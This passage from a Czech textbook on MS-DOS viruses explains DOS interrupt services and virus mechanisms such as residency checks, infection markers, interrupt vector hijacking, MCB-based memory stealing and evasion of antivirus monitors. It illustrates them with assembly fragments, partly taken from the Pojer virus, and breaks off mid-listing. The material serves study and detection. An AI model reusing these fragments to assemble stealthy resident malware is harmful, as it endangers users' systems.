DTA je naplněna daty (nebyla-li chyba)

MS-DOS hledá jméno prvního souboru na disku a v adresáři, který vyhovuje jménu a atributu, a toto jméno a další informace umístí na adrese DTA.

Služba 4fh – nalezení dalšího souboru

Vstup: DS:DX => adresa informace z předchozího volání služby 4eh
Výstup: AX = kód chyby (je-li nastaven chybový příznak CF)
DTA je naplněna daty (nebyla-li chyba)
DS:DX ukazuje buď na DTA nebo na buffer zkopírovaný z DTA.

Služba 4fh se volá po prvotním volání služby 4eh. Obě služby používají zejména nerezidentní viry přímé akce při procesu infikace všech souborů pracovního adresáře (maska *.COM nebo *.EXE).

Služba 57h – zjištění/nastavení času/data souboru

Vstup: AL = 0 (pro zjištění času/data souboru)
1 (pro nastavení času/data souboru)
BX = rukojeť souboru
CX = nový čas souboru (je-li AL = 1)
DX = nové datum souboru (je-li AL = 1)

Výstup: AX = kód chyby (je-li nastaven chybový příznak CF)
CX = čas souboru
DX = datum souboru

Tvar času registru CX: 5 bitů hodiny, 6 bitů minuty a 5 bitů sekundy/2.
Tvar data registru DX: 7 bitů rok, 4 bity měsíc a 5 bitů den.

Frekventovaná služba většiny virů, které i po infikaci programu zachovávají programu jeho originální datum a čas vytvoření resp. poslední aktualizace.

Služba 62h – zjištění adresy Prefixu programového segmentu (PSP)

Výstup: BX = segmentová adresa PSP právě spuštěného programu

Využít tuto služnu lze pro získání parametrů příkazového řádku, prostředí Dosu (MS-DOS Environment) a všech dalších užitečných informací obsažených v PSP.

- **Int 24h: Obsluha kritické chyby (DOS)**
  Tento přerušovací vektor je nastaven na adresu, která převezme řízení, jakmile ovladač zařízení Dosu objeví kritickou chybu (např. pokus o zápis na chráněnou disketu, přístup k disketové mechanice bez vložené diskety, tisk na tiskárnu v režimu off-line apod.).
- **Int 25h/26h: Přímé diskové operace čtení/zápis (DOS)**
  Přerušení int 25h je pro čtení, int 26h pro zápis. Číslo úvodního sektoru není v absolutním tvaru adresy (hlava, stopa, sektor), ale v absolutním pořadovém číslu Dosu, který umožňuje zápis na libovolný disk dosažitelný prostřednictvím BIOSu nebo nainstalovaného diskového ovladače.

  Vstup: AL = číslo disku (stejné jako u int 13h)
  CX = počet sektorů pro čtení/zápis
  DX = počáteční sektor (logické číslo Dosu)
  DS:BX => adresa bufferu dat

  Od verze Dosu 4.0 pro rozšířené logické disky (partition) nad 32 MB platí následující úprava:

  CX = 0ffffh (-1)
  DS:BX => adresa 10bajtového paketu požadavku
  DS:[BX+0] = počáteční logické číslo sektoru (DWORD)
  DS:[BX+4] = počet sektorů pro čtení/zápis (WORD)
  DS:[BX+6] = offsetová část adresy bufferu dat (WORD)
  DS:[BX+8] = segmentová část adresy bufferu dat (WORD)

  V závorkách jsou uvedeny velikosti (datové typy) jednotlivých položek.

Výstup: Při výskytu diskové chyby se nastaví chybový příznak (Carry Flag), vlastní kód chyby je v AX

Pozor! Po ukončení přerušení zůstává v zásobníku 1 slovo.

- **Int 27h: Skonči, ale zůstaň rezidentní (Terminate but Stay Resident) (DOS)**
  Klasická metoda tvorby rezidentních programů pomocí přerušení, které ukončovanému programu ponechá přidělenou část paměti tak, že následně spuštěné programy nepřepíší ukončovaný program ani data.
  Vstup: DX = poslední adresa+1 pro uchování residentu (offset z PSP)
  Výstup: Nic
- **Int 2fh: Multiplexní přerušení (DOS)**
  Přerušení multiplexoru je využíváno řadou programů (zejména *print*, *assign* a *share*). Přerušení je využíváno viry především pro možnost ovládání horní paměti (High Memory Area) prostřednictvím ovladače HIMEM.SYS (služba AH = 43h).
- **Int 41h: Tabulka parametrů 1.pevného disku (je-li přítomen) (BIOS)**
- **Int 46h: Tabulka parametrů 2.pevného disku (je-li přítomen) (BIOS)**
  Tabulka parametrů pevného disku je 16bajtová struktura, která se nalézá na adrese vektoru přerušení int 41h resp. int 46h. Tabulka popisuje řadu důležitých proměnných pro činnost mechaniky pevného disku (maximální počet hlav, maximální počet cylindrů atd.).
- **Uživatelská přerušení**
  ROM-BIOS a samotný operační systém MS-DOS ponechávají z úplné sady přerušení int 00h až int ffh některá přerušení k dispozici uživatelským aplikacím. Není to úplně nejšťastnější řešení, neboť volných přerušení není mnoho a pravděpodobnost kolize dvou programů využívajících stejné přerušení je velká. Např. virus Semtex využívá přerušení int 61h, což může způsobit kolizi s FTP podporou TCP/IP. Proto i většina rezidentních virů nevytváří obsluhy uživatelských přerušení, ale pouze nové parazitní služby obsluh již existujících, u nichž je pravděpodobnost kolize mizivá.

2.2. Použití nedokumentovaného Dosu

Nedokumentovaný DOS reprezentují datové struktury a služby přerušení, jejichž „přežití“ do vyšší verze operačního systému není tvůrci MS-DOSu zaručeno. Používání nedokumentovaných záležitostí by se mohlo jevit pro přenositelnost aplikací mezi dvěma odlišnými verzemi operačního systému MS-DOS jako velice nebezpečné, avšak trend trhu naopak nutí, resp. nutil, tvůrce operačního systému k tomu, aby se „nedokumentovaným“ aplikacím přizpůsobili. Tento trend umožňuje v podstatě používání těchto údajů bez větších obav, čemuž se bohužel přizpůsobují i viry.

- **Int 21h: Služby jádra MS-DOSu (DOS)**
  Je pochopitelné, že nedokumentované záležitosti se týkají právě volání služeb jádra Dosu – přerušení int 21h.

Služba 52h – zjištění seznamu seznamů (get list of lists)
Výstup: ES:BX => adresa na dosový seznam seznamů.

Stěžejní nedokumentovaná služba vůbec. Seznam seznamů poskytuje širokou škálu užitečných informací. Význam jednotlivých položek závisí na konkrétní verzi MS-DOSu. Pro dosové viry jsou nejzajímavější následující položky:

[ES:BX-2] = segmentová adresa prvního řídicího bloku paměti (MCB) (WORD)
Adresa prvního MCB je užitečná pro procházení alokovaných paměťových bloků.
DOS 2.x a 3.0
[ES:BX+13h] = adresa prvního diskového bufferu (DWORD)
DOS 3.1 až 3.3
[ES:BX+12h] = adresa prvního diskového bufferu (DWORD)
DOS 4.x
[ES:BX+12h] = adresa hashovaného seznamu diskových bufferů (DWORD)

Diskový buffer se pro některé viry stává místem pro jejich netypickou rezidentní instalaci. Uživatel v tomto případě přítomnost viru nemůže zaznamenat úbytkem volné paměti, neboť počet diskových bufferů je pevně dán při startu operačního systému příkazem BUFFERS.

DOS 3.x
[ES:BX+22h] = adresa počátku prvního ovladače zařízení (NUL) (DWORD)

Výhodný údaj pro procházení řetězce nainstalovaných ovladačů. Pomocí počátku prvního ovladače lze získat z jeho hlavičky adresu ovladače následujícího atd.

Viry, které používají službu 52h skutečně rozlišují konkrétní verzi Dosu a umístění daných položek ošetřují.

- **Int 2fh: Multiplexní přerušení (DOS)**
I přesto, že multiplexní přerušení slouží zejména pro řízení tisku, umožňují některé služby nestandardní manipulaci se soubory, využívajíce přitom systémových tabulek souborů SFT (System File Tables) a JFT (Job File Table). Prostřednictvím rukojeti souboru lze zjistit číslo příslušné SFT a odtud její adresu v paměti.

Viry zajímají následující položky SFT platné od verze 3.0:

[SFT+02h] = mód otevření souboru – 15.bit indikuje otevření prostřednictvím FCB (WORD)
[SFT+04h] = atribut souboru (BYTE)
[SFT+0dh] = čas souboru (WORD)
[SFT+0fh] = datum souboru (WORD)
[SFT+11h] = velikost souboru (DWORD)
[SFT+15h] = momentální pozice (offset) v souboru (DWORD)
[SFT+20h] = jméno souboru v FCB tvaru (11 B – 8 B jméno + 3 B přípona)

Kromě těchto položek pro přímou manipulaci se souborem stojí za uvedení položka [SFT+0bh] = počáteční cluster souboru (WORD), zajímavá pro adresářové viry.
Datum a čas je ve stejném tvaru jako u služby 57h přerušení int 21h.

Služba 1220h – zjištění čísla SFT

Vstup: AX = 1220h
BX = rukojeť souboru (file handle)
Výstup: AL = 6 (chybná rukojeť souboru) (je-li nastaven chybový příznak CF)
ES:DI => adresa, na níž je uloženo pořadové číslo SFT (nebyla-li chyba, tj. CF = 0) (BYTE!)

Služba 1216h – zjištění adresy SFT

Vstup: AX = 1216h
BX = číslo SFT (zjištěné službou 1220h)
Výstup: ES:DI => adresa SFT (nebyla-li chyba, tj. CF = 0)

K chybě dojde, je-li BX větší než rozsah daný příkazem FILES. Maximální hodnota FILES je 255, odtud tedy bajtový rozsah čísla SFT a proto je hodnota BH na vstupu vždy nulová.

Služba 13h – nastavení obsluhy diskových přerušení

Vstup: AH = 13h
DS:DX => adresa obsluhy přerušení diskového ovladače pro volání čtení/zápisu
ES:BX => adresa pro obnovu přerušení int 13h při zastavení systému (exit z kořenového shellu)
Výstup: DS:DX => hodnoty předchozího volání této funkce
ES:BX => hodnoty předchozího volání této funkce

Nebezpečná služba, kterou viry používají pro zjištění originálního vstupu do ROM-BIOSu pro diskové přerušení int 13h. Prvním voláním této služby nastaví virus fiktivní hodnoty vstupních adres a zjistí předchozí hodnoty, přičemž ES:BX udává právě zjišťovaný vstup pro int 13h. Vzápětí následuje nové volání int 2fh, které předchozí hodnoty nastaví zpět.

- **Int 40h: Přesměrovaný původní ovladač disketové jednotky**
  Přerušení int 40h bylo doménou starších virů, které jej používaly namísto diskových V/V-operací int 13h. Důvod byl prostý, tehdejší antivirové prostředky na kontrolu int 40h zapomínaly.

3. Obecné virové mechanismy

Většina počítačových virů se vyznačuje řadou standardních programovacích technik, které pak mohou velice úspěšně sloužit např. k jejich detekci či jinému nevirovému využití. Následující konstrukce patří k těm nejzákladnějším.

3.1. Zjištění přítomnosti viru v paměti

K tomu, aby nedocházelo k vícenásobné instalaci viru do paměti musí virus zjistit, zda je již v paměti přítomen či nikoliv.

- **Vytvoření nové služby přerušení**
  Možností, jak zjistit přítomnost viru v paměti je několik, nicméně tato metoda je nejpoužívanější a dá se velice dobře využít pro psaní obecných rezidentních programů. Nová služba příslušného přerušení bývá v naprosté většině případů vytvářená v rámci volání jádra Dosu (přerušení int 21h).

  Následuje ukázka mechanismu viru Pojer. Volání přerušení 21h předpokládá číslo požadované služby v registru AH.

```
    mov ah, 0ffh              ; číslo služby (test přítomnosti viru)
    int 21h                   ; vlastní volání Dosu
    cmp ax, 1234h             ; byl vrácen klíč přítomnosti?
    jne není_přítomen         ; skok na rezidentní instalaci
    jmp je_přítomen           ; instalace se již provádět nebude
```

  Po této sekvenci příkazů virus zjistí, zda se má instalovat do paměti, či zda je již v paměti přítomen. Princip spočívá ve skutečnosti, že za normálních okolností služba Dosu číslo *0ffh* neexistuje a tudíž operační systém zareaguje pouze chybově, tj. vrátí v registru AX nedefinovanou hodnotu s případným nastavením chybového příznaku CF. Je-li již však virus v paměti přítomen, sám „vytvoří“ novou službu tohoto přerušení tak, že na volání služby Dosu *0ffh* bude vracet návratovou hodnotu (klíč přítomnosti) *1234h* v registru AX. Virus tedy přesměruje obsluhu přerušení int 21h na své tělo, které na počátku obsluhy zjišťuje, zda není požadována právě nově vytvořená služba.

```
obsluha_int_21h:
    cmp ah, 0ffh          ; jedná se o test přítomnosti?
    jne pokračuj          ; ne, pokračuje obsluha int 21h
    mov ax, 1234h         ; ano, nastaví klíč přítomnosti
    iret                  ; návrat z přerušení
pokračuj:
    ...                   ; další sled instrukcí
```

  Samozřejmě, že i tato metoda má svá úskalí. V okamžiku, kdy dva různé viry použijí stejné číslo nově vytvořené služby, dojde ke kolizi a tím k možnosti vícenásobné instalace. Obecnější možností je použít místo registru AH obsah celého registru AX. V tom případě se pravděpodobnost kolize zmenší na minimum.

- **Využití volných uživatelských přerušení**
  Existuje několik volných přerušení kolem *int f5h*, která jsou operačním systémem vyhrazena pro potřeby uživatele. Virus má možnost obsadit některé z nich pro své účely. Tuto metodu však nelze doporučit jako bezpečnou, neboť pravděpodobnost kolize s jiným programem, který využije stejné přerušení, je dost velká. Případné použití má však tu výhodu, že se virus či program nemusí starat o úschovu adresy původní obsluhy, neboť ta v tomto případě neexistuje. Podrobný popis přerušení přicházejících do úvahy je možné nalézt na stanicích BBS či Internetu, např. v *[Brown, R.: MS-DOS Interrupt List]*, jež je zároveň velice kom-

plexním informačním zdrojem, popisujícím zejména všechna přerušení (i nedokumentovaná) a datovou oblast BIOSu.

3.2. Zjištění přítomnosti viru v souboru


Podobně jako v případě vícenásobné instalace v paměti potřebuje virus vyřešit stejný problém i při infikaci souboru. K zamezení možnosti vícenásobného zavirování programu stejným virem využívají viry pro rozhodnutí, zda daný soubor již je či není jeho tělem infikován, některou z následujících možností:

- **Identifikační řetězec**
  Tradiční podpisová metoda. Virus ve svém těle obsahuje na definovaném místě definovaný řetězec znaků, který slouží k detekci jeho přítomnosti. Jak již bylo výše uvedeno v souvislosti s detekcí virů, např. virus Pojer pro svoji identifikaci používá řetězec „XmY?!&“ uložený 12 bajtů před koncem souboru.
- **Konkrétní nebo nesmyslný čas souboru**
  Metoda využívající zejména možnosti nastavení času souboru na nesmyslný údaj. Virus Vienna nastavuje položku sekund času na hodnotu 62.

  Existují i různé odvozeniny využívající konkrétní čas souboru. Příkladem je virus Datacrime, který poslední tři bity údaje sekund času nastavuje na stejnou hodnotu podle posledních třech bitů minut.
- **Nesmyslné datum souboru**
  Jde o nastavení data mimo logický rozsah. Virus Tremor nastavuje rok souboru zvětšený o 100.
- **Kombinace data a času souboru**
  Komplikovanější způsob indikace přítomnosti viru, který se snaží zamezit nahodilým shodám. Např. virus One Half mění datum a čas souboru podle vzorce (datum mod 1eh) = (čas and 1fh).

  Nevýhoda všech indikací pomocí data a času souboru je jejich nefunkčnost v případě vícenásobnému zavirování programu několika různými viry, využívajícími tuto techniku. Tento problém má však daleko obecnější podstatu (viz obr. 40). Málokdy dokáže virus A odolat programu, který byl později zavirován virem B. Viry totiž nevyhledávají své identifikační řetězce v celém těle programu, ale na přesně definovaném místě, což v uvedeném případě znamená, že aktivní virus A bude hledat svůj identifikační řetězec v těle viru B; tam jej nenalezne a opětovně zaviruje program svým tělem.

  Od problému vícenásobného zavirování jsou oproštěny souborové viry přepisující i duplicitní. Přepisující viry přepisují tělo infikovaného programu a viry duplicitní vytváří naprosto oddělený soubor. Obojí neprodlužuje délku infikovaného programu a proto zde vícenásobné zavirování nehrozí.



Obrázek 40: Problém vícenásobné infikace prodlužujících virů

- **Délka souboru**
  Netradiční způsob indikace přítomnosti viru. Virus Anthrax zarovnává velikost souboru na hodnotu dělitelnou 16. Pochopitelně, že řada souborů, jejichž nezavirovaná velikost splňuje uvedenou podmínku, nebude virem Anthrax nikdy napadena.
- **Identifikační instrukce**
  Zajímavá možnost, využívající přepisu první instrukce či několika prvních instrukcí na instrukce identifikační, tj. na instrukce jejichž výskyt je v úvodu programu nepravděpodobný a který charakterizuje přítomnost viru. Může jít např. o sled instrukcí *nop* (90h), či jako v případě viru Seventh Son o instrukci *dec BP* (4dh). Každopádně vždy se jedná o instrukce nevýznamné pro vlastní běh programu.
- **Příznaky v hlavičce souborů *.EXE**
  Některé infektory souborů *.EXE používají rozličné variace příznaků vybraných položek hlavičky (headeru) *.EXE:
  – Test položky kontrolního součtu na konkrétní hodnotu (virus SysLock testuje na hodnotu 7cb6h).
  – Nestandardní signatura souboru *.EXE (virus Fingers ukládá místo systémové hodnoty ‘MZ’ hodnotu ‘TM’).
  – Definovaná počáteční hodnota registru IP (virus Peach testuje IP na hodnotu 01fch).
  – Kombinovaný příznak (pro virus Invol je příznakem infikace splnění podmínky SS – SP = 5ch; virus Loren testuje, zda pro hodnotu kontrolního součtu platí: ChkSum = CS + IP + 01b3h).
  – Virus Mabuhay testuje, zda vstupní bod programu obsahuje stejný kód jako tělo viru.

Všechny uvedené metody jsou pouze příklady virových mechanismů, ne návod k identifikaci přítomnosti virů. V případě, že virus je aktivní v paměti, uživatel nemusí, vzhledem k možné stealth povaze viru, výše uvedené symptomy zjistit.

3.3. Zjištění adresy viru v paměti

Narozdíl od bootovacích virů, které mají jistotu, že jejich spuštění bude realizováno vždy v paměti od adresy 0000:7c00, musí viry souborové svoji aktuální pozici v paměti zjišťovat. Segmentová část adresy je určena segmentem vlastního kódu (CS), offsetová část adresy pak trikem pomocí instrukce *call*, která ukládá do zásobníku návratovou adresu (tj. adresu následující instrukce programu).

```
     call trik                 ; skok na následující instrukci
trik:
     pop bp                    ; získává adresu této instrukce
     sub bp, offset trik       ; korekce na originální posun
```

Od tohoto okamžiku virus zná svoji pozici v paměti, což je využíváno kódem viru zejména při práci s proměnnými, resp. při jejich adresování (použití registru BP je samozřejmě jednou z možných variant).

Dále pak lze v těle viru nalézt odkazy podobného typu, jako zde následující uvedené příklady načtení offsetu proměnné či načtení obsahu adresy definované proměnnou.

* Konstrukce *mov dx, offset proměnná*:

```
     lea dx, [bp+offset proměnná]
```

resp.

```
     lea dx, [bp+proměnná]
```

* Konstrukce *mov dx, word ptr proměnná*:

```
     mov dx, word ptr [bp+offset proměnná]
```

resp.

```
     mov dx, word ptr [bp+proměnná]
```

3.4. Přesměrování vektorů přerušení na tělo viru

K tomu, aby virus aktivně sledoval dění operačního systému, musí přesměrovat obsluhy vybraných přerušení na své tělo. Nejčastěji obsazovanými přerušeními jsou int 21h (volání jádra Dosu) a int 13h (diskové operace). Je naprosto běžné, že jeden virus obsazuje hned několik přerušení.

Pro realizaci přesměrování obsluhy přerušení má virus dvě možnosti:

- **Legální použití služeb Dosu 35h (čti vektor přerušení) a 25h (nastav vektor přerušení).**

  Tyto služby manipulují s hodnotami uloženými v tabulce vektorů přerušení (interrupt vector table). Tabulka vektorů přerušení je v paměti uložena od adresy 0000:0000 a je tvořena čtyřbajtovými položkami, reprezentujícími offsetovou (2 bajty) a segmentovou (2 bajty) část

adresy obsluhy příslušného přerušení. Kapacita tabulky zahrnuje rozsah adres obsluh přerušení int 00h až int ffh. Uvedené služby načítají nebo ukládají čtyři bajty z adresy nebo na adresu 0000:(AL*4), přičemž obsah registru AL označuje požadované přerušení.

```
mov ax, 3521h                          ; služba 35h, přerušení int 21h
int 21h                                ; vlastní volání Dosu
mov word ptr cs:[old_int_21h], bx            ; offsetová část
mov word ptr cs:[old_int_21h+2], es    ; segmentová část
```

Nyní je tedy na adrese old_int_21h uschována hodnota adresy původní obsluhy přerušení int 21h. Tato hodnota bývá nejčastěji přímo využívána v části kódu, který provádí volání této původní obsluhy.

```
původní_obsluha:
                pushf
                db     9ah    ; instrukce "call far ptr"
old_int_21h     dd     ?      ; adresa původní obsluhy
```

Sekvence instrukcí *pushf* a *call far ptr* je charakteristická posloupnost pro volání původní obsluhy s možností návratu do uživatelské (v tomto případě virové) obsluhy přerušení. Na úplném konci virové obsluhy int 21h bývá návrat z přerušení realizován, vzhledem k potřebě správného nastavení příznakového registru, nejčastěji instrukcí *retf 2* místo klasické instrukce *iret*.

Po uschování adresy původní obsluhy následuje sekvence provádějící vlastní přesměrování na virovou obsluhu přerušení.

```
mov ax, cs
mov ds, ax                          ; DS = CS, segmentová část
mov dx, offset obsluha_int_21h      ; offsetová část
mov ax, 2521h                       ; služba 25h, přerušení int 21h
int 21h                             ; vlastní volání Dosu
```

Nyní má virus zajištěno, že všechny požadavky volání služeb Dosu budou obsluhovány virem. Skutečnost obsazení přerušení int 21h je pro viry důležitá zejména z hlediska jejich replikace. Většina souborových virů monitoruje službu 4bh, provádějící spuštění programu. V tomto okamžiku se totiž začne virus zajímat, zda-li právě spuštěný program je či není zavirován...

- **Přímý zápis do tabulky vektorů přerušení**

  Snahou je vyhnout se použití volání služeb Dosu 35h a 25h. Na rozdíl od první možnosti má virus zajištěno, že jeho operace nebudou případně zachyceny rezidentním antivirovým hlídačem monitorujícím nebezpečná volání Dosu. Virus sice provádí stejnou činnost, nicméně vše ve vlastní režii nezávisle na operačním systému.

  Nejprve opět následuje úschova adresy původní obsluhy přerušení int 21h.

```
xor ax, ax                          ; vynulování registru AX
mov ds, ax                          ; segment "interrupt vector table"
les bx, ds:[21h*4]                  ; načtení adresy obsluhy do BX a ES
mov word ptr cs:[old_int_21h], bx       ; offsetová část
mov word ptr cs:[old_int_21h+2], es     ; segmentová část
```

Hodnota ds:[21h*4] představuje offset do tabulky vektorů přerušení pro přerušení int 21h. Instrukce *les* načte do registru BX slovo z adresy ds:[21h*4], a zároveň do registru ES slovo z adresy ds:[21h*4+2].

A následuje nastavení vlastního přesměrování na virovou obsluhu. Předpokládejme, že se nezměnila nulová hodnota data segmentu.

```
mov ds:[21h*4], offset obsluha_int_21h  ; offsetová část
mov ds:[21h*4+2], cs                    ; segmentová část
```

Virus v tomto případě zapisuje přímo do systémové části paměti, konkrétně do tabulky vektorů přerušení.

3.5. Rezidentní instalace

Rezidentní viry zajišťují, že v rámci provedení svého těla bude virus zkopírován na vhodné místo v operační paměti, odkud přes příslušná přerušení bude monitorovat dění operačního systému bez obav, že místo, které virus zabírá, bude dáno k dispozici jinému programu.

3.5.1. Rezidentnost bootovacích virů

Rezidentní mechanismus bootovacích virů je naprosto charakteristický a lze jej nalézt téměř u všech bootovacích virů. Stejný postup lze uplatnit i v nevirovém programování pro nestandardní potřeby zavedení operačního systému (např. pro softwarové přehození disketových jednotek A: a B:). Není snad ani potřeba dodávat, že bude-li uživatel testovat takto speciálně upravenou zaváděcí disketu na přítomnost viru, pak drtivá většina antivirových programů bude hlásit přítomnost generického bootovacího viru. Pochopitelně však půjde o planý poplach, způsobený právě virovým mechanismem rezidentní instalace.

Virus ze systémové datové oblasti (adresa 0000:0413) přečte velikost základní paměti, sníží tento údaj o potřebnou hodnotu (v níže uvedeném příkladu o 2 kB) a znovu jej uloží na uvedenou adresu. V tomto okamžiku přestává operační systém o této části paměti vědět. Virus má tak zajištěno, že tato oblast paměti nebude dána k dispozici jinému procesu a má jistotu, že nedojde k přemazání jeho těla.

V zdrojovém kódu těchto virů je pak možno nejčastěji nalézt tuto charakteristickou sekvenci instrukcí:

```
xor ax, ax   ; vynulování registru AX (lze použít i jiný registr)
mov ds, ax   ; vynulování registru DS (nastavení na datový segment
               operačního systému)
mov ax, word ptr ds:[413h] ; načtení velikosti základní paměti
dec ax ; snížení o 1 kB
dec ax ; snížení o 1 kB (celkem o 2 kB)
mov word ptr ds:[413h], ax ; opětovné uložení nové hodnoty
```

V registru AX zůstává nová velikost základní paměti, která je dále přepočtena na příslušnou hodnotu segmentové části adresy, kam se virus rezidentně nainstaluje:

```
mov cl, 6     ; posun o 6 bitů == násobení 64
shl ax, cl    ; velikost paměti vynásobená 64 je
mov es, ax    ; hodnota segmentu pro nainstalování viru
```

Po získání segmentové části adresy se virus nakopíruje z adresy 0000:7c00 (kam byl natažen jako klasický zaváděcí sektor pro zavedení operačního systému), na adresu ES:0000, tj. do vyhrazeného prostoru takto:

```
mov cx, velikost viru      ; v bajtech
mov si, 7c00h              ; offset počátku těla viru
xor di, di                 ; offset cílového místa (0000)
cld                        ; směr inkrementace adres
rep movsb                  ; kopírování z DS:SI -> ES:DI
```

Nyní je virus nakopírován (v našem případě) do oblasti mezi 638 až 640 kB základní paměti. Dále virus zajistí přesměrování příslušných vektorů přerušení, nakopíruje na adresu 0000:7c00 odložený originální zaváděcí sektor a předá mu řízení, čímž dojde k zavedení operačního systému, aniž uživatel cokoliv zaregistruje (pochopitelně obsahuje-li infikované médium zaveditelný operační systém).

Uvedená sekvence instrukcí je inkriminovanou, nejčastěji vyhledávanou sekvencí při detekci bootovacích virů antivirovými programy.

3.5.2. Rezidentnost souborových virů

Souborové viry používají řadu technik pro zajištění rezidentnosti svého těla. Nabízí se snadné využití TSR přerušení int 27h – „Ukonči, ale zůstaň rezidentní“. To lze však snadno odhalit výpisem obsazení paměti, příkazem *mem*. Naprosto ojedinělý postup pak využívá virus Leap Frog, který instaluje své tělo do prostoru diskových vyrovnávacích pamětí daných příkazem BUFFERS v souboru CONFIG.SYS. Teoreticky možný je i výskyt viru v paměťových oblastech Upper Memory (640 kB až 1 024 kB) – virus Tremor či High Memory (1 024 kB až 1 088 kB) – virus Gold Bug. Proto antivirové programy neopomíjejí testovat i tyto oblasti. Další možností je využití obrazové paměti VRAM. Tu využívá např. virus Starship. „Klasickým“ virovým rezidentním mechanismem je rezidentní instalace na vrchol systémové paměti pod hranici 640 kB.

Pro pochopení instalace je zapotřebí znát obsah systémové struktury „Řídicí blok paměti“ (dále jen MCB – Memory Control Block). Řetězec bloků paměti vzniká „rozkouskováním“ paměti RAM v režimu přidělování a uvolňování alokované paměti podle momentálních požadavků na operační systém. MS-DOS rezervuje první paragraf (1 paragraf = 16 B) každého alokovaného bloku právě pro MCB, jehož struktura vypadá následovně:

Offset	Délka [B]	Popis položky MCB
0	1	Typ bloku: ‘Z’ – poslední blok, ‘M’ – průběžný blok.
1	2	Vlastník bloku (segmentová adresa jeho PSP).
3	2	Velikost bloku (v paragrafech).

Offset	Délka [B]	Popis položky MCB
5	11	Rezervováno. Od verze DOS 4.x má položka nedokumentovaný tvar: 3 B – rezervováno. 8 B – ASCII jméno vlastníka bloku, jde-li o blok PSP.

Jakýkoliv jiný typ bloku než uvedený způsobí systémovou chybu „Memory Allocation Failure“.

Je-li hodnota vlastníka bloku nulová, pak blok náleží sám sobě, což znamená, že je volný a je možno jej alokovat. Je-li rovna 8, pak je vlastníkem bloku DOS.

Stejnou strukturu MCB mají i paměťové bloky UMB; jejich ASCII jméno vlastníka bloku může nabývat i doplňkových hodnot „SC“ (systémový kód) nebo „SD“ (systémová data). Viry, které UMB pro rezidentní instalaci využívají, nastavují hodnotu „SC“ z důvodu maskovacího. Díky tomu není inkriminovaný blok zobrazen ve výpisu obsahu paměti např. příkazem *mem*.

Souborové viry využívají skutečnost, že při spuštění programu (COM i EXE) je datový segment (DS) nastaven na hodnotu PSP spouštěného programu. Odtud virus hravě určí adresu MCB = PSP – 1 a provedou vlastní instalaci, jejíž obecný popis vypadá následovně (MemTop je označení vrcholu dostupné systémové paměti):

```
      Nastav se na adresu MCB spuštěného programu
      Je to poslední blok paměti?
            Ano, skok na Vlastní instalaci
      Je dostatek volné paměti pro virus?
            Ne, předej řízení infikovanému programu...
      Alokuj zbytek paměti
      Nastav se na adresu MCB alokované paměti
      Označ blok jako volný, tj. vlastník bloku je nulový
      Nastav v PSP spuštěného programu novou hranici MemTop
Vlastní instalace:
      Je velikost bloku dostatečná pro virus?
            Ne, předej řízení infikovanému programu...
      Sniž v MCB velikost bloku o délku viru
      Sniž v PSP spuštěného programu hodnotu MemTop o virus
      Zkopíruj virus do oblasti nad novou hodnotu MemTop
      A přesměruj sem obsluhy příslušných přerušení
```

Instalace zmenší velikost bloku o velikost viru, do něhož později virus nakopíruje své tělo. Následuje zmenšení maxima dostupné systémové paměti v PSP spuštěného programu. Tím má virus zajištěno, že ukradená část bloku paměti nebude v budoucnosti dána k dispozici jinému programu. Blok pro nakopírování viru je buď přímo ten, ve kterém se nachází spuštěný program, nebo nově alokovaný. Vždy se ale jedná o poslední paměťový blok, označený značkou ‘Z’.

Prefix programového segmentu (PSP) je další datová struktura operačního systému, ve které se nacházejí klíčové údaje spuštěného programu. Virus manipuluje zejména s hodnotou vrcholu dostupné systémové paměti, která je uložena v PSP na offsetu 2. Podrobný popis všech položek uvádí např. TechHelp.

Následující zdrojový tvar dokumentuje výše popsaný algoritmus na úrovni instrukcí. Jedná se o extrakt z kódu viru Pojer. Liší se však pouze nuancemi i u celé řady jiných virů např. Cadkill, Chill či Nina.

Část virového kódu, věnující se předání řízení infikovanému programu, je uvedena v části knihy věnované konstrukcím souborových virů.

Poznámka:

hodnota 83h reprezentuje velikost viru v paragrafech, resp. velikost potřebné paměti pro jeho instalaci, a je pochopitelně pro každý virus jiná.

Nastav se na adresu MCB spuštěného programu.

```
    mov ax, ds                  ; DS = PSP
    dec ax                      ; MCB = PSP - 1
    mov es, ax                  ; ES = MCB spuštěného programu
```

Je to poslední blok paměti?

```
    cmp byte ptr es:[0], 'Z' ; je to poslední blok paměti?
    je    instaluj           ; ano, virus se pokusí o vlastní instalaci
```

Je dostatek volné paměti pro virus?

```
    mov bx, 0ffffh              ; klasická sekvence pro zjištění
    mov ah, 48h                 ; celkové velikosti
    int 21h                     ; volné paměti
    cmp bx, 83h                 ; je to aspoň 131 paragrafů (2 096B)?
    jae go_on_1                 ; ano, pokračuj v algoritmu
    jmp exit_install            ; předej řízení infikovanému programu
```

Alokuj zbytek paměti.

```
go_on_1:
    mov ah, 48h                 ; alokuj zbytek volné paměti, která byla
    int 21h                     ; zjištěna předchozím voláním služby 48h
    jnc go_on_2                 ; nedošlo k chybě?
    jmp exit_install            ; předej řízení infikovanému programu
```

Nastav se na adresu MCB alokované paměti.

```
go_on_2:
    dec ax                      ; (AX = adresa alokovaného bloku)
    mov es, ax                  ; AX - 1 = adresa MCB alokovaného bloku
```

Označ blok jako volný.

```
    mov word ptr es:[1], 0      ; vlastník = volný blok
    cmp byte ptr es:[0], 'Z'    ; je to skutečně poslední blok?
```

```
     je     go_on_3             ; ano, pokračuj v instalaci
     jmp exit_install           ; předej řízení infikovanému programu
```

Nastav v PSP spuštěného programu novou hranici MemTop.

```
go_on_3:
     add ax, es:[3]             ; přičti k hodnotě MCB velikost bloku
     inc ax                     ; 1 paragraf pro vlastní MCB
     mov es:[12h], ax           ; nastav v PSP:[2] hodnotu MemTop (*)
```

Je velikost bloku dostatečná pro virus?

```
instaluj:                       ; finální instalace viru
     mov ax, es:[3]             ; velikost bloku v paragrafech
     sub ax, 83h                ; vejde se tam virus?
     jc     exit_install        ; předej řízení infikovanému programu
```

